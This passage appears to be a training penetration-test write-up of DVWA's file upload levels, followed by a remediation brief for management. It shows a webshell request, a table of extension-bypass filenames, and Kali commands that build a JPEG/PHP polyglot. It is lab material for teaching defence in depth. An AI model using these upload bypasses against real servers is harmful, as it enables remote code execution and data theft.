


Figure 10 — pct.php uploaded at Medium after the Content-Type was falsified

Requesting the file with `?cmd=id` returns `uid=33(www-data)`, exactly as at Low.

The lesson that generalises. You sit between the browser and the server, and everything the browser sends can be changed before the server sees it. A check that exists only in the browser's declared MIME type, or only in JavaScript, is invisible to an attacker with a proxy. **Client-side validation is not validation.** This is the single most transferable lesson of the exercise and it applies to every control, not just file upload.

What a correct check would do. Medium's mistake is trusting a client-supplied value. A correct implementation inspects the file itself on the server — its magic bytes and its decoded image structure — and stores it outside the web root with execution denied. That is close to what High attempts and what Impossible completes.

Level High — content and extension inspection

The defence. High validates the extension strictly and inspects the file itself, so a `.php` file is rejected even when the Content-Type is falsified in Burp. The level is confirmed on the Security tab.




Figure 11 — DVWA security level set to High

Repeating the Medium bypass fails: the request shows the type was changed to image/jpeg and the server still refused, which tells you the decision is made on content, not on the declared type. When a bypass fails repeatedly, stop changing the payload and work out which control is operating.

Extension tricks (for weaker checks elsewhere). Many real upload functions use blacklists that these defeat. They are collected in PayloadsAllTheThings and listed here for completeness; High's content check is not fooled by most of them.

Technique	Example	Defeats	Why it works
Double extension	shell.jpg.php	Blacklists testing only the first suffix	Server executes the last recognised extension
Reverse double extension	shell.php.jpg	Apache with a loose AddHandler	Apache treats any name containing .php as PHP
Case variation	shell.pHp, shell.PhAr	Case-sensitive blacklists	PHP extension matching is case-insensitive on most builds
Null byte	shell.php%00.jpg	Filter checks on a truncated string	Legacy PHP truncated at the null byte — fixed in PHP 5.3.4 (2011)
Trailing characters	shell.php. , shell.php (space)	Blacklists matching the exact suffix	Filesystem or server trims the trailing character

The null byte is history, not a finding. `shell.php%00.jpg` appears in every write-up, but it does not work on any PHP released since PHP 5.3.4 in 2011. It belongs in a report only with that caveat; presenting a null-byte bypass as a live finding in 2026 shows the documentation was not read. Know it exists, know why it no longer works, and say so.

The polyglot bypass. A polyglot is one file valid in two formats at once. If the file is a real image and also contains PHP, a content-based image check passes and the PHP is still present. I built it on Kali:

```
convert images.jpeg -resize 50x50 small.jpg    # clean, re-encoded JPEG
cat pct.php >> small.jpg                          # append the program after the image data
file small.jpg                                    # JPEG image data ... 50x50
identify small.jpg                                # small.jpg JPEG 50x50 ... 8-bit sRGB
```



Figure 12 — Building the polyglot on Kali: file and identify both confirm a valid 50x50 JPEG after the code was appended

The PHP sits after the JPEG end-of-image marker (FF D9), where the image parser stops reading and the PHP interpreter does not. `file` and `identify` confirm a genuine JPEG, so the content check will accept it.

Result at High — and why it is the key finding. The polyglot uploaded successfully: High read a valid JPEG and accepted it, so the content check was defeated. But the file is served as a static image, not executed:




Figure 13 — The uploaded small.jpg is served as an image, not run as code — no command output

The file is stored with a `.jpg` extension, and Apache only runs `.php` files, so the embedded PHP is never executed. One control (content inspection) was bypassed; a second, independent control (execution by extension) still prevented compromise. That is the argument for defence in depth, stated concretely — and it is exactly what the Impossible level formalises.

Level Impossible — a correct implementation

The lab VM runs DVWA 1.0.7, which has no Impossible level; it was added in DVWA 1.9. The code is analysed from the official DVWA repository (vulnerabilities/upload/source/impossible.php). There is no bypass to demonstrate — the value of Impossible is seeing what a correct fix looks like.

The controls it implements, and what each contributes

Control	What it does	What it stops
Anti-CSRF token	The upload must carry a valid session token	An attacker cannot force an upload from another site
Extension allowlist	Accepts only jpg, jpeg, png, taken from the true last suffix	Double-extension, case and trailing-character tricks

Control	What it does	What it stops
Content check (getimagesize)	The file must be a decodable image	Non-images and text files masquerading as images
Image re-encoding	Decodes the image and writes a brand-new file (imagejpeg / imagepng)	The polyglot — anything appended after the image data is discarded on re-encode
Random filename	Stores the file under a hashed, unpredictable name	An attacker cannot locate or guess the stored file's path

Why re-encoding is the control that matters. The polyglot defeated High because it genuinely was a valid JPEG; a content check cannot tell a valid image with trailing code from a valid image without it. Impossible does not merely check the image — it rebuilds it. Decoding the JPEG and re-saving it keeps only the pixels and drops every byte after the end-of-image marker, so the appended PHP is gone from the stored file. There is nothing left to execute, whatever extension it is given.

The architectural point. Look at what Impossible adds beyond High: re-encoding and a random filename. Either of those alone would have defeated every bypass in this walkthrough, including the polyglot, because there would be nothing executable to reach. This is defence in depth stated concretely — the content check can fail, and an independent control still prevents compromise.

What each level teaches, and remediation

Level	Control implemented	Bypass	The lesson
Low	None	Upload .php directly	An unrestricted upload is immediate RCE
Medium	Client-supplied MIME type	Change Content-Type in Burp	Client-side validation is not validation
High	Content and extension inspection	Polyglot file (content check only)	Inspect the file, but also deny execution in the upload directory
Impossible	Content check + re-encode + random filename	None	Defence in depth: the stored file cannot execute code

Remediation

1. **Validate file content server-side, not the declared type.** Check magic bytes, decode the image, and reject anything that is not genuinely the expected format.
2. **Re-encode uploaded images.** Decode and re-save the image so any appended code is discarded. This is the control that defeats the polyglot.
3. **Enforce an extension allowlist for the true last suffix, and rewrite the filename** to a random value with a known-safe extension. Never trust the supplied name.
4. **Store uploads outside the web root, or in a directory configured not to execute any handler** (Options -ExecCGI, no PHP handler). This is the control that survives every bypass on its own.
5. **Serve uploaded files with Content-Disposition: attachment** and a restrictive Content-Type, so a browser downloads rather than renders them.
6. **Apply size and rate limits**, and log or alert on uploads whose content does not match their extension.

Recommendations 1 and 3 are what High attempts. Recommendations 2 and 4 are what Impossible adds, and either would have prevented the compromise on its own.

Finding summary

Field	Value
Title	Unrestricted file upload leading to remote code execution
Severity	Critical (CVSS 9.8, CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
Affected	http://192.168.40.130/dvwa/vulnerabilities/upload/
CWE	CWE-434 — Unrestricted Upload of File with Dangerous Type
Impact	RCE as www-data; configuration files yield MySQL credentials; MySQL reachable on 3306

References: OWASP Unrestricted File Upload · PayloadsAllTheThings (Upload Insecure Files) · CWE-434 (cwe.mitre.org/data/definitions/434.html)

Task 3 — Remediation Brief

Security Brief: Our File Upload Feature Needs Urgent Attention

To: Management · **From:** Security Assessment · **Priority:** Critical — act within one week

The issue in one sentence

Our website lets people upload files, and right now it does not properly check what it is accepting, so an attacker can upload a file that takes control of the server behind our site.

What this means for the business

The feature is meant to accept documents or images. During testing we were able to upload a small program disguised as an ordinary file, and then run our own commands on the server that hosts the website. In plain terms, an outsider could do the same and effectively operate our server as if they were sitting in our office.

From that position, an attacker could:

- **Read our data**, including the username and password our website uses to reach its database, which opens the door to customer records.
- **Change or deface the website**, damaging trust with customers and partners.
- **Use our server as a base** to reach further into our network, or to attack others, which puts our name on the activity.

The skill required is low and the tools are freely available. This is the kind of weakness that leads to real breaches, and it carries legal and reputational consequences under data-protection law if customer information is exposed.

Why it happens

The upload feature trusts the file it is given instead of verifying it. A file can claim to be a harmless picture while actually containing instructions the server will run. Our current checks look at what the file says it is, not at what it actually is — and that difference is the whole problem.

What must change

Four fixes, in order of importance. The first two stop this specific attack; all four together make the feature safe.

1. **Rebuild every uploaded image before storing it.** The server should open each uploaded picture and save a fresh copy. A genuine photo survives untouched; anything hidden inside it is discarded. This single step removes the attack we demonstrated.
2. **Store uploads where files cannot run as programs.** Keep uploaded files in a location, or under a setting, that treats them strictly as data. Even if something harmful slipped through, it would simply sit there, unable to act.
3. **Check the real file type, and rename every upload.** Accept only genuine image types, confirmed by inspecting the file itself, and give each stored file a new, unpredictable name so it cannot be found and triggered.
4. **Limit and monitor uploads.** Cap file sizes, limit how often the feature can be used, and raise an alert when an uploaded file does not match what it claims to be.

Timeline and ownership

Action	Owner	By when
Apply fixes 1 and 2 (stop the active risk)	Development team	Within 1 week
Apply fixes 3 and 4 (complete the hardening)	Development team	Within 1 month

Action	Owner	By when
Re-test to confirm the fix	Security	After fixes are deployed

Bottom line

This is a critical, low-effort-to-exploit weakness that could hand an outsider control of the server behind our website and access to customer data. The first two fixes are small, well-understood changes that remove the immediate danger, and they should be scheduled this week. We recommend treating this as the top security priority until the first two fixes are live and verified.